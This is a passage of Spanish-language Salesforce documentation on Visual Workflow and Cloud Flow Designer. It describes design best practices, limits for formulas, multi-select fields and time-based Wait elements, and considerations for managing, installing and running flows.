¿Escuchó hablar de los límites de flujos? Como los flujos funcionan bajo límites reguladores de Apex, el cielo no es el límite. Para evitar alcanzar esos límites, recomendamos agrupar todos sus cambios de la base de datos juntos al final del flujo, aunque esos cambios creen, actualicen o eliminen registros.

**Controle cuándo los usuarios de ejecución pueden navegar hacia atrás.**
Si el flujo aplica cambios en la base de datos entre dos pantallas, no permita a los usuarios navegar desde la última pantalla a la pantalla anterior. De lo contrario, el flujo puede realizar cambios duplicados en la base de datos.

**Proporcione un controlador de error.**
Lo lamentamos, pero en ocasiones un flujo no realiza una operación para la cual se configuró. Quizás al flujo le falta información crucial o el usuario de ejecución no tiene los permisos necesarios. De forma predeterminada, el flujo muestra un mensaje de error al usuario y envía un mensaje de correo electrónico al administrador que creó el flujo. Sin embargo, puede controlar este comportamiento. Consulte Personalizar lo que ocurre cuando falla un flujo para obtener más información y recomendaciones.

**Guarde rápido y con frecuencia.**
En ocasiones, Cloud Flow Designer es víctima de problemas inesperados, como la pérdida de acceso a Internet. Salesforce no guarda sus cambios automáticamente, por lo que guardar su trabajo depende de usted. Guarde con frecuencia, de modo que no pierda por error el trabajo de unas horas.

**Pruebe tantas permutaciones de su flujo como le sea posible.**
Al igual que con todas las personalizaciones en Salesforce, es importante probar su trabajo. Es especialmente cierto si su flujo utiliza sucursales u otra lógica compleja. Asegúrese de que prueba tantas posibilidades como cree antes de distribuir el flujo a sus usuarios.

## Consideraciones para el diseño de flujos

Cuando diseñe flujos, tenga en cuenta ciertas directrices.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Eliminación de variables**
Si elimina una variable de sObject o una variable de colección de sObject, cualquier asignación variable que use la variable eliminada se definirá como `null`.

**Manipulación de valores de porcentaje**
Pruebe sus flujos con cuidado si utiliza variables de sObject para manipular valores de porcentaje. Cuando inserta un valor en un campo de porcentaje de variable de sObject y luego hace referencia a ese campo en una fórmula, el valor se divide automáticamente por 100.

Por ejemplo, el campo Probabilidad de una oportunidad está establecido en 100. Si asigna ese valor a una variable de sObject `{!Opportunity.Probability}`, el valor sigue siendo 100. Pero si crea una fórmula cuya expresión es `{!Opportunity.Probability}`, el valor es 1.

**Referencia a campos o recursos en blanco**
Si deja cualquier campo o valor de recurso en blanco, ese valor es `null` en tiempo de ejecución. Para tratar un valor de texto como una cadena vacía en lugar de `null`, defínalo como `{!$GlobalConstant.EmptyString}`.

**Los tipos booleanos tratan `null` de forma diferente a `false`**
El flujo trata `null` como un valor diferente a `false`. Por ejemplo, si intenta encontrar un registro cuyo campo de casilla de verificación está establecido en `null`, no se devuelven registros. En su lugar, busca registros donde el campo de casilla de verificación está establecido en `false`. Si está utilizando una variable (como `myCheckbox = {!varBoolean}`), asegúrese de que la variable no está establecida en null antes de hacer referencia a ella en su filtro o condición de registro.

**Establecimiento del tipo de registro**

Para definir el tipo de registro de un registro, use el Id. de ese tipo de registro. Busque el tipo de registro por su nombre y almacene su Id. en el flujo.

Por ejemplo, utilice un elemento Búsqueda de registro para encontrar un registro RecordType cuyo nombre sea "Pedido de reducción". A continuación almacene el Id. del tipo de registro en una variable. Puede usar la variable para definir el campo `Tipo de registro de pedido` en un registro de perdido.

**Trabajo con cuentas personales**

Si su organización utiliza cuentas personales, haga referencia a `Contact.Salutation` en vez de `Account.Salutation`.

**Objetos externos**

No se admiten los objetos externos en los flujos.

### Consideraciones para Cloud Flow Designer

Cuando cree un flujo en Cloud Flow Designer, tendrá que familiarizarse con sus limitaciones y comportamientos. Por ejemplo, admite cierto número de configuraciones regionales y no puede abrir flujos procedentes de paquetes gestionados.

### Directrices para trabajar con flujos de gran tamaño

Los procesos comerciales pueden ser complejos. Cuando su flujo sea demasiado grande para el lienzo, controle el zoom, busque en la ficha Explorador o contraiga el panel lateral izquierdo.

### Consideraciones para flujos de dos columnas (Beta)

Si su organización tiene el tiempo de ejecución Lightning activado, puede controlar si un flujo aparece en una sola columna o dos columnas cuando distribuye ese flujo. Antes de utilizar esta función beta, no obstante, comprenda cómo se comporta actualmente el formato del flujo.

### Limitaciones para campos de opción de selección múltiple

Las casillas de verificación y los campos de lista de selección de selección múltiple permiten a los usuarios del flujo seleccionar varias opciones en un campo de pantalla. Antes de empezar a utilizar campos de opción de selección múltiple, comprenda cómo funcionan en flujos, tanto cuando diseña los flujos como cuando los usuarios los ejecutan.

### Limitaciones para fórmulas de flujos

Cuando crea un recurso de fórmula o agrega validación a un campo de entrada de pantalla, conozca las limitaciones de las fórmulas en Visual Workflow.

### Limitaciones para flujos basados en tiempo

Antes de que diseñe flujos que contienen uno o más elementos Espera, es necesario que conozca las directrices y las limitaciones.

## CONSULTE TAMBIÉN

- Creación de un flujo
- Operadores de flujo
- Límites y consideraciones para Visual Workflow
- Referencias de campos de objetos cruzados en los flujos

## Consideraciones para Cloud Flow Designer

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando cree un flujo en Cloud Flow Designer, tendrá que familiarizarse con sus limitaciones y comportamientos. Por ejemplo, admite cierto número de configuraciones regionales y no puede abrir flujos procedentes de paquetes gestionados.

- En tiempo de ejecución, las zonas horarias de los valores de fecha/hora pueden diferir de lo que ve en Cloud Flow Designer. Durante el tiempo de ejecución, los valores de fecha/hora reflejan los ajustes de zona horaria de Salesforce del usuario que ejecuta. En Cloud Flow Designer, los valores de fecha/hora reflejan la zona horaria que haya definido en su ordenador. Cloud Flow Designer adjunta la diferencia GMT a su valor de fecha/hora.
- Cloud Flow Designer no es compatible con la codificación UTF-8 para texto en los campos de entrada del usuario.
- Cloud Flow Designer contiene fuentes incrustadas para todas las configuraciones regionales que admite. Las configuraciones regionales compatibles son:
  - Inglés (EE. UU.)
  - Francés (Francia)
  - Alemán (Alemania)
  - Español (España)
  - Japonés (Japón)
  - Chino (Tradicional)
  - Chino simplificado

  Si introduce caracteres no válidos para una configuración regional compatible, éstos se mostrarán utilizando fuentes del sistema en lugar de fuentes incrustadas.

  En configuraciones regionales no compatibles, se utilizará su configuración de fuentes del sistema para mostrar todos los caracteres en Cloud Flow Designer.
- Cloud Flow Designer no puede abrir flujos instalados a partir de paquetes gestionados.
- No introduzca la cadena `null` como el valor de un campo de texto en Cloud Flow Designer.
- Cloud Flow Designer tiene acceso a la información que hay cuando lo abre. Si modifica datos o metadatos en su organización y tiene que hacer referencia a ellos en un flujo, cierre y vuelva a abrir Cloud Flow Designer. Por ejemplo, si agrega un campo personalizado o modifica una clase de Apex con Cloud Flow Designer abierto, cierre y vuelva a abrir Cloud Flow Designer.
- Cloud Flow Designer utiliza los permisos y la configuración regional asignados al usuario actual.
- Si abre un flujo que se abrió por última vez en Winter '12 o antes, cualquier decisión booleana se convertirá en un elemento Decisión de múltiples resultados que:
  - Utiliza el mismo nombre que la decisión anterior.
  - Toma el nombre exclusivo de la decisión anterior, al que agrega "_cambio".
  - Tiene un resultado etiquetado como "Verdadero". El nombre exclusivo de este resultado coincide con el de la decisión anterior y sus condiciones se migran desde el resultado Verdadero de la decisión anterior.
  - Tiene un resultado predeterminado etiquetado como "Falso".

## Directrices para trabajar con flujos de gran tamaño

Los procesos comerciales pueden ser complejos. Cuando su flujo sea demasiado grande para el lienzo, controle el zoom, busque en la ficha Explorador o contraiga el panel lateral izquierdo.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Zoom

Para acercar y alejar su flujo, utilice los botones + y - del lado derecho del lienzo.





### Buscar en la ficha Explorador


¿Está buscando un elemento o recurso específico? Búsquelo en la ficha Explorador.

- Para localizar un elemento con un nombre específico, introdúzcalo en el cuadro de búsqueda.
- Para encontrar todas las instancias de un cierto elemento o recurso, haga clic en la lupa y seleccione el tipo.


Una vez encuentre el recurso correcto en la ficha Explorador, vea qué elementos están utilizando el recurso. En el panel Descripción, haga clic en la ficha Uso.




Una vez encuentre el elemento correcto en el Explorador, encuentre ese elemento en su lienzo. Pase el ratón sobre el elemento y haga clic en la lupa.





El elemento queda resaltado en color verde en su lienzo.




Si el elemento no estaba en la vista, Cloud Flow Designer se desplaza automáticamente para mostrar el elemento.

**Contraer el panel lateral izquierdo**

Para ocultar las fichas Paleta, Recursos y Explorador de la vista, haga clic en la flecha izquierda junto al panel lateral. De ese modo conseguirá más espacio en el lienzo.




## Consideraciones para flujos de dos columnas (Beta)

Si su organización tiene el tiempo de ejecución Lightning activado, puede controlar si un flujo aparece en una sola columna o dos columnas cuando distribuye ese flujo. Antes de utilizar esta función beta, no obstante, comprenda cómo se comporta actualmente el formato del flujo.

Nota: Esta versión contiene una versión beta de Flujos de dos columnas, lo que significa que es una función de alta calidad con limitaciones conocidas. Flujos de dos columnas no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para Flujos de dos columnas en IdeaExchange.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Granularidad**

La configuración del formato se aplica a nivel del flujo. Por lo que no puede controlar el formato a nivel de la pantalla o campo. Si establece un flujo para utilizar dos columnas, cada pantalla en ese flujo aparece en dos columnas.

**Orden de campos**

No puede controlar manualmente qué campos van en qué columnas. Si el flujo se establece para mostrar dos columnas, los campos se alternan en cada columna. Los campos impares (primero, tercero, quinto, etc) se colocan en la columna izquierda. Los campos pares (segundo, cuarto, sexto, etc) se colocan en la columna derecha.

Si sus usuarios navegan por pantallas con el botón de tabulación (Tab), tabularán por los campos en la columna izquierda y luego todos los campos en la columna derecha. No puede configurar los campos para tabular de izquierda a derecha.

**Capacidad de respuesta**

El formato del flujo no tiene capacidad de respuesta a las dimensiones de pantalla del usuario. Utiliza el mismo formato si la pantalla del usuario tiene una pulgada de ancho o veinte pulgadas de ancho.

Consejo: No aplique el formato de dos columnas a un flujo si los usuarios lo ejecutarán desde un teléfono o una pequeña tablet.

CONSULTE TAMBIÉN

Límites y consideraciones para Visual Workflow

Consideraciones y limitaciones sobre flujos en páginas Lightning (Beta)

Mostrar pantallas de dos columnas desde la URL de un flujo (Beta)

## Limitaciones para campos de opción de selección múltiple

Las casillas de verificación y los campos de lista de selección de selección múltiple permiten a los usuarios del flujo seleccionar varias opciones en un campo de pantalla. Antes de empezar a utilizar campos de opción de selección múltiple, comprenda cómo funcionan en flujos, tanto cuando diseña los flujos como cuando los usuarios los ejecutan.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Configuración de un campo de opción de selección múltiple**

- Un campo de opción de selección múltiple solo puede tener un valor predeterminado.
- Se puede configurar un recurso de opción de registro dinámico para asignar valores de campo de un registro seleccionado por un usuario a variables en el flujo. Cuando un campo de opción de selección múltiple utiliza una opción de registro dinámica, solo los valores del último registro que el usuario seleccione se almacenan en las variables de flujo. Si varias campos de opción de selección múltiple en una sola pantalla utilizan la misma opción de registro dinámica, las asignaciones de variables respetan el primero de esos campos.

**Utilización de valores desde un campo de opción de selección múltiple**

- Durante el tiempo de ejecución, el valor de un campo de selección múltiple es una concatenación de los valores de opción seleccionados por el usuario, separados por puntos y comas. Si alguno de los valores de opciones seleccionados incluía puntos y comas, estos puntos y comas se eliminan.
- Si ha hecho referencia a campos de opción de selección múltiple en condiciones de flujo, siga estas prácticas recomendadas.
  - Configure un valor almacenado para cada opción que utiliza en campos de opción de selección múltiple.
  - No utilice la misma opción en varios campos de opción de selección múltiple en la misma pantalla.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo: Campos de elección

## Limitaciones para fórmulas de flujos

Cuando crea un recurso de fórmula o agrega validación a un campo de entrada de pantalla, conozca las limitaciones de las fórmulas en Visual Workflow.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Las fórmulas de flujo no pueden contener más de 3.000 caracteres.
- Una fórmula devuelve `null` si:
  - El valor que la fórmula devuelve no coincide con su tipo de datos.
  - La fórmula contiene una función no admitida.

  Por ejemplo, si su recurso de fórmula tiene el tipo de datos Número, el resultado debe ser numérico.
- Las siguientes funciones no se admiten en una fórmula de flujo.
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW
  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

  Para obtener una lista completa de operadores y funciones para la creación de fórmulas en Salesforce, consulte Operadores y funciones de fórmula en la página 4783.
- En un flujo, la función `CONTAINS` comprueba todos los caracteres dentro de su paréntesis. Para referencias de campos de objetos cruzados, `CONTAINS` funciona del mismo modo que lo hace en el resto de Salesforce. Solo comprueba los primeros 250 caracteres de la referencia.

  Aquí tenemos un ejemplo. `varContract` hace referencia a una variable de sObject que contiene los valores de un registro de contrato. Esta expresión de fórmula solo comprueba los primeros 250 caracteres.

  ```
  CONTAINS({!varContract.Account.Description}, "description")
  ```

  Esta expresión de fórmula comprueba todos los caracteres en el campo.

  ```
  CONTAINS({!varContract.Description}, "description")
  ```
- Si un campo de pantalla Mostrar texto contiene un recurso de fórmula no válido, el flujo muestra una cadena vacía en tiempo de ejecución.
- Si el flujo contiene un recurso de fórmula no válido, no puede activar el flujo.

### CONSULTE TAMBIÉN

Recurso Fórmula del flujo
Recursos de flujo

## Limitaciones para flujos basados en tiempo

Antes de que diseñe flujos que contienen uno o más elementos Espera, es necesario que conozca las directrices y las limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Tras desactivar un flujo o una versión de flujo, las entrevistas en espera asociadas continúan de forma habitual. No es posible eliminar un flujo o una versión de flujo si tiene asociadas entrevistas en espera.
- Una entrevista solo puede ejecutar una ruta de evento por elemento Espera. Después de que uno de estos eventos se procese, los eventos restantes se retiran de la cola.
- Una organización puede procesar hasta 1,000 eventos por hora. Cuando se procesa un evento, la entrevista que esté asociada se reanuda y el resto de los eventos de esa entrevista se retiran de la cola. Si una organización supera este límite, Salesforce procesa los eventos restantes en la hora siguiente.

  Por ejemplo, una organización tiene 1.200 eventos programados para procesarse entre las 4:00 PM y las 5:00 PM. Salesforce procesa 1,000 eventos entre las 4:00 PM y las 5:00 PM y los 200 eventos adicionales entre las 5:00 PM y las 6:00 PM.
- Una organización puede tener hasta 30.000 entrevistas en espera en una hora específica.
- Si el usuario que inició la entrevista está desactivado cuando Salesforce intenta ejecutar una ruta de evento, no se reanuda la entrevista.

### Transacciones y entrevistas en espera

Una transacción finaliza en el momento en que una entrevista de flujo comienza a esperar un evento. Cuando la entrevista de flujo se reanuda, se inicia una nueva transacción. Todo lo que hay detrás del elemento Espera se ejecuta como parte de una transacción en lote que incluye otras entrevistas reanudadas.

Las entrevistas no se reanudan de forma independiente. Están agrupadas en un lote único que inicia la reanudación una hora después de que entra la primera entrevista en el lote. Cualquier acción que se activa como resultado de dichas entrevistas agrupadas también se ejecutan en esa transacción. Este comportamiento puede provocar que supere sus límites regulados de Apex si la entrevista reanudada ejecuta operaciones DML o consultas SOQL a través de:

- Elementos de flujo como Creación de registro o Búsqueda rápida
- Elementos Complemento de Apex
- Desencadenadores de Apex
- Acciones de flujo de trabajo inmediatas

Para obtener detalles sobre los límites regulados de Apex, consulte Límites de Visual Workflow en la página 5022.

Si un elemento Espera precede a elementos de flujo que ejecutan operaciones DML o consultas SOQL:

- Asegúrese de que sus flujos no realizan más operaciones DML o consultas SOQL entre los elementos Espera de los permitidos por los límites regulados de Apex.
- Plantéese utilizar múltiples elementos Espera de modo que las operaciones DML y consultas SOQL se realicen en varias transacciones.
- Agregue rutas de fallo para esos elementos de modo que el flujo vuelva al elemento Espera si el mensaje de fallo contiene:

  ```
  Too many SOQL queries
  ```

  o bien

  ```
  Too many DML operations
  ```

Si una entrevista falla tras reanudarse:

- Las entrevistas anteriores en esa transacción en lote son correctas.

- Las operaciones que la entrevista ejecutó antes de que esperara son correctas.
- Si un conector de fallos gestiona un fallo, las operaciones que la entrevista ejecutó en el periodo de tiempo cuando se reanudó y cuando falló son correctas. La operación que provocó que la entrevista fallara no es correcta.
- Si un conector de fallos no gestiona un fallo, se revierten las operaciones que la entrevista ejecutó en el periodo de tiempo cuando se reanudó y cuando falló. La operación que provocó que la entrevista fallara no es correcta.
- Se intentará la realización de las entrevistas restantes en ese lote.

### Limitaciones para alarmas generales

- Las alarmas no admiten minutos ni segundos.
- Si una entrevista está esperando un evento que está establecido a una hora en el pasado, Salesforce reanudará la entrevista en el plazo de una hora.

  Por ejemplo, un flujo está configurado para enviar un mensaje de correo electrónico a un propietario de oportunidad siete días antes de la fecha de cierre. Se inicia una entrevista para una oportunidad con la fecha de cierre establecida en hoy. Salesforce reanuda la entrevista en el plazo de una hora.

### Limitaciones para alarmas de hora absoluta

- Las alarmas de hora absoluta se evalúan en base a la zona horaria del usuario que creó el flujo.

### Limitaciones para alarmas de hora relativa

- Las alarmas de hora relativa se evalúan en base a la zona horaria de la organización.
- Su organización puede tener un máximo de 20.000 alarmas de hora relativa definidas en todas sus versiones de flujo.
- Las alarmas no pueden hacer referencia a lo siguiente:
  - Campos `DATE` o `DATETIME` que contengan funciones derivadas automáticamente, como *`TODAY`* o *`NOW`*.
  - Los campos de fórmula que incluyan campos de combinación de objetos relacionados.
- Si cambia un campo de fecha al que una alarma de hora relativa sin ejecutar hace referencia en una entrevista en espera, Salesforce vuelve a calcular los eventos asociados con la entrevista.

  Por ejemplo, se configura un flujo para enviar un mensaje de correo electrónico a un propietario de oportunidad siete días antes de la fecha de cierre y la fecha de cierre es 20/2/2014. Pueden ocurrir las cosas siguientes:
  - La fecha de cierre no se actualiza antes de reanudarse la entrevista. Resultado: Salesforce reanuda la entrevista el 13/2/2014 y envía el mensaje de correo electrónico.
  - La fecha de cierre se actualiza al 10/2/2014 antes de reanudarse la entrevista. Resultado: Salesforce reprograma la alarma de hora relativa y la entrevista se reanuda el 3/2/2014.
  - La fecha de cierre se actualiza a una fecha en el pasado. Resultado: Salesforce vuelve a calcular la alerta de hora relativa y reanuda la entrevista poco después de guardar el registro.
- Si una alarma de hora relativa hace referencia a un campo de fecha nulo cuando la entrevista ejecuta el elemento Espera, Salesforce reanuda la entrevista en el plazo de una hora.
- Si una alarma de hora relativa hace referencia a un campo de fecha que tiene un valor no nulo cuando la entrevista de flujo ejecuta el elemento Espera y luego se actualiza a `null` antes de que se procese la alarma, Salesforce reanudará la entrevista en el plazo de una hora después de que el campo de fecha se actualice.
- Si una entrevista en espera tiene una alarma de hora relativa y se elimina el registro u objeto al que hace referencia, se retira la alarma de la cola. Si la entrevista no tiene otros eventos que esperar, la entrevista se elimina.

- No es posible archivar un producto o lista de precios a los que se haga referencia en una alarma de hora relativa o absoluta en una entrevista en espera.
- Limitaciones de conversión de candidatos
  - No es posible convertir un candidato que tenga alarmas de hora relativa asociadas en entrevistas en espera.
  - Si Validación y desencadenadores de conversión de candidatos está activado, las operaciones existentes para candidatos tras un elemento Espera no se ejecutan durante la conversión del candidato.
  - Si un miembro de campaña basado en un candidato se convierte antes de que finalice una entrevista en espera que está asociada con ese registro, Salesforce seguirá ejecutando la entrevista.

CONSULTE TAMBIÉN

Consideraciones para el diseño de flujos
Límites y consideraciones para Visual Workflow
Operadores en condiciones de flujo
Elemento Espera del flujo

## Consideraciones para la gestión de flujos

Cuando gestione flujos, tenga en cuenta los límites de activación y administración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Activación de flujos**

Cuando active una nueva versión de un flujo, la versión activada anteriormente (si existe) se desactiva automáticamente. Todas las entrevistas de flujo en ejecución siguen haciéndolo utilizando la versión con la que se iniciaron.

**Eliminación de flujos**

Para eliminar una versión de flujo activo, desactívela primero. Si un flujo tiene entrevistas en pausa o en espera, no podrá eliminarse hasta que esas entrevistas finalicen o se eliminen. Los flujos que no se hayan activado nunca pueden eliminarse inmediatamente.

**Propiedades de flujo**

Las propiedades de las versiones de un flujo específico coinciden automáticamente con las propiedades de la versión activa de forma predeterminada. En otras palabras, si tiene tres versiones y activa la versión 2, Salesforce actualiza las propiedades de las versiones 1 y 3 para que coincidan con la versión 2. Sin embargo, si modifica las propiedades de una versión inactiva, las propiedades de esa versión no se actualizan automáticamente para que coincidan con la versión activa.

La versión activa (o más reciente) del flujo determina el tipo del flujo. Por ejemplo, si la versión activa del flujo contiene una pantalla, su tipo es Flujo. No puede implementarse por medio de un método basado en el sistema, como Process Builder.

Consideraciones para flujos instalados

Tenga estas consideraciones en cuenta cuando distribuya, actualice o elimine un flujo que instaló desde un paquete.

CONSULTE TAMBIÉN

Gestión de sus flujos
Límites y consideraciones para Visual Workflow

## Consideraciones para flujos instalados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tenga estas consideraciones en cuenta cuando distribuya, actualice o elimine un flujo que instaló desde un paquete.

- Cloud Flow Designer no puede abrir flujos instalados a partir de paquetes gestionados.
- Si instala un paquete que contiene varias versiones del flujo en una nueva organización de destino, solo se implementará la última versión del flujo que se haya implementado.
- Si instala un flujo desde un paquete gestionado, los correos electrónicos de error para las entrevistas de ese flujo no incluyen ningún detalles acerca de los elementos de flujos individuales. Se envía el correo electrónico al usuario que ha instalado el flujo.
- Si instala un flujo desde un paquete no gestionado que tenga el mismo nombre que un flujo que ya se encuentre en su organización pero un número de versión diferente, el flujo recién instalado se convertirá en la versión más reciente del flujo existente. Sin embargo, si el flujo de paquete tiene el mismo nombre y el mismo número de versión que un flujo que ya se encuentre en su organización, la instalación del paquete fallará. No puede sobrescribir un flujo.

**Estado**

Un flujo activo en un paquete estará activo una vez que se instale. La versión activa anterior del flujo en la organización de destino se desactivará a favor de la versión instalada más recientemente. Todo flujo que se esté realizando basado en la versión ahora desactivada continuará ejecutándose sin interrupciones pero reflejará la versión anterior del flujo.

**Distribución de flujos instalados**

- Al crear un botón, vínculo o ficha Web personalizada para un flujo instalado desde un paquete gestionado, incluya el espacio de nombres en la URL. El formato de URL es `/flujo/espaciodenombres/nombreexclusivodelflujo`.
- Al incorporar un flujo instalado desde un paquete gestionado en una página de Visualforce, establezca el atributo de nombre con este formato: `namespace.flowuniquename`.

**Actualización de flujos instalados**

Al actualizar un paquete gestionado en su organización, se instala una nueva versión del flujo solo si hay una versión del flujo más reciente del desarrollador. Tras varias actualizaciones, puede acabar teniendo varias versiones del flujo.

**Eliminación de flujos instalados**

- No puede eliminar un flujo desde un paquete instalado. Para eliminar un flujo de un paquete desde su organización, desactívelo y luego desinstale el paquete.
- No puede eliminar componentes del flujo desde las instalaciones de paquetes gestionados en versión beta en organizaciones de desarrollo.
- Si tiene varias versiones de un flujo instalado a partir de múltiples paquetes no gestionados, no podrá eliminar únicamente una versión mediante la desinstalación de su paquete. Si desinstala un paquete, gestionado o no gestionado, que contenga una única versión del flujo, se eliminará todo el flujo, incluyendo todas las versiones.

CONSULTE TAMBIÉN

Flujos en conjuntos de cambios y paquetes

Consideraciones para la implementación de flujos con paquetes

Instalación de un paquete

## Consideraciones para la ejecución de flujos

Cuando ejecuta o prueba un flujo, tenga en cuenta algunos límites y directrices.

- Tenga cuidado al probar flujos que contienen elementos de eliminación. Aunque el flujo esté inactivo, desencadenará la operación de eliminación.
- En tiempo de ejecución, las zonas horarias de los valores de fecha/hora pueden diferir de lo que ve en Cloud Flow Designer. Durante el tiempo de ejecución, los valores de fecha/hora reflejan los ajustes de zona horaria de Salesforce del usuario que ejecuta.
- Las entrevistas no realizan acciones (como el envío de correos electrónicos o creación, modificación o eliminación de registros) hasta que se complete la transacción asociada. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera. Los elementos Registro y Rápida no son los únicos que crean o actualizan registros. Los elementos Publicar en Chatter, Enviar para aprobación y Acciones rápidas lo hacen también.
- No utilice los botones Atrás o Adelante de su navegador para desplazarse por un flujo. Al hacerlo puede dar como resultado datos incoherentes entre el flujo y Salesforce.
- Un flujo simple puede tener hasta 50 versiones diferentes. Cuando ejecuta un flujo, se ve la versión activa, pero su administrador podría tener una versión más reciente.
- Para flujos que interactúen con la base de datos de Salesforce, asegúrese de que sus usuarios tengan permiso para crear, leer, modificar y eliminar los registros y campos pertinentes. De lo contrario, los usuarios recibirán un error de privilegios insuficientes cuando intenten lanzar un flujo. Por ejemplo, un flujo busca y actualiza el estado del registro de un caso. Los usuarios del flujo deben tener permisos "Leer" y "Modificar" en el campo `Estado` del objeto Caso.
- Cuando distribuya un flujo, no pase un valor de campo de divisa desde un registro de Salesforce a una variable Divisa del flujo con un parámetro de URL. Cuando se hace referencia a un campo de divisa a través del campo de combinación (como `{!Account.AnnualRevenue}`), el valor incluye el símbolo de la unidad de divisa (como $). Las variables de flujo del tipo Divisa solo pueden aceptar valores numéricos, de modo que el flujo falla en el momento de ejecución. En su lugar, pase el Id. del registro a una variable Texto del flujo con un parámetro de URL. Luego en el flujo, utilice el Id. para buscar el valor del registro para el campo de divisa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Limitaciones de la versión beta del tiempo de ejecución Lightning

Nota: Esta versión contiene una versión beta de Tiempo de ejecución de Lightning para flujos, lo que significa que es una función de alta calidad con limitaciones conocidas. El tiempo de ejecución de Lightning para flujos no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para el Tiempo de ejecución Lightning de flujos en IdeaExchange.

Cuando se activa el tiempo de ejecución Lightning para su organización, los flujos en Lightning Experience no se cargan:

- En fichas Web
- En botones de lista establecidos para mostrar una ventana existente con o sin barra lateral

Cuando se activa el tiempo de ejecución Lightning para su organización, los flujos en Salesforce Classic no se cargan:

- En fichas Web
- En botones o vínculos personalizados establecidos para aparecer en una ventana existente con o sin barra lateral

Los usuarios no pueden introducir más de un total de 16 dígitos, incluyendo dígitos antes y después de una coma de separación decimal.

CONSULTE TAMBIÉN

- Prueba de un flujo
- Entrevistas de flujo
- Límites y consideraciones para Visual Workflow
- Experiencias sobre el tiempo de ejecución de un flujo (Beta)

## Accesibilidad de flujo

Visual Workflow es compatible con 508 con las excepciones siguientes.

- El título de la pantalla no cambia cuando hace clic en Siguiente o Anterior, por lo que no se dará cuenta de que está en una nueva página.
- Los campos de botones de radio no tienen etiquetas. Los lectores de pantallas no pueden distinguir las preguntas.
- Las preguntas sin solicitudes definidas pueden leerse de forma incorrecta.
- Los errores no se anotan al leer los campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Límites y consideraciones para Visual Workflow

# Creación de un flujo

Una vez que comprenda el proceso que desea automatizar, diseñe un flujo en Cloud Flow Designer para ese proceso.

Consejo: Antes de iniciar la creación de su flujo, planifíquelo. Es mucho más fácil automatizar un proceso comercial utilizando Visual Workflow cuando conoce todos los detalles de su proceso comercial.

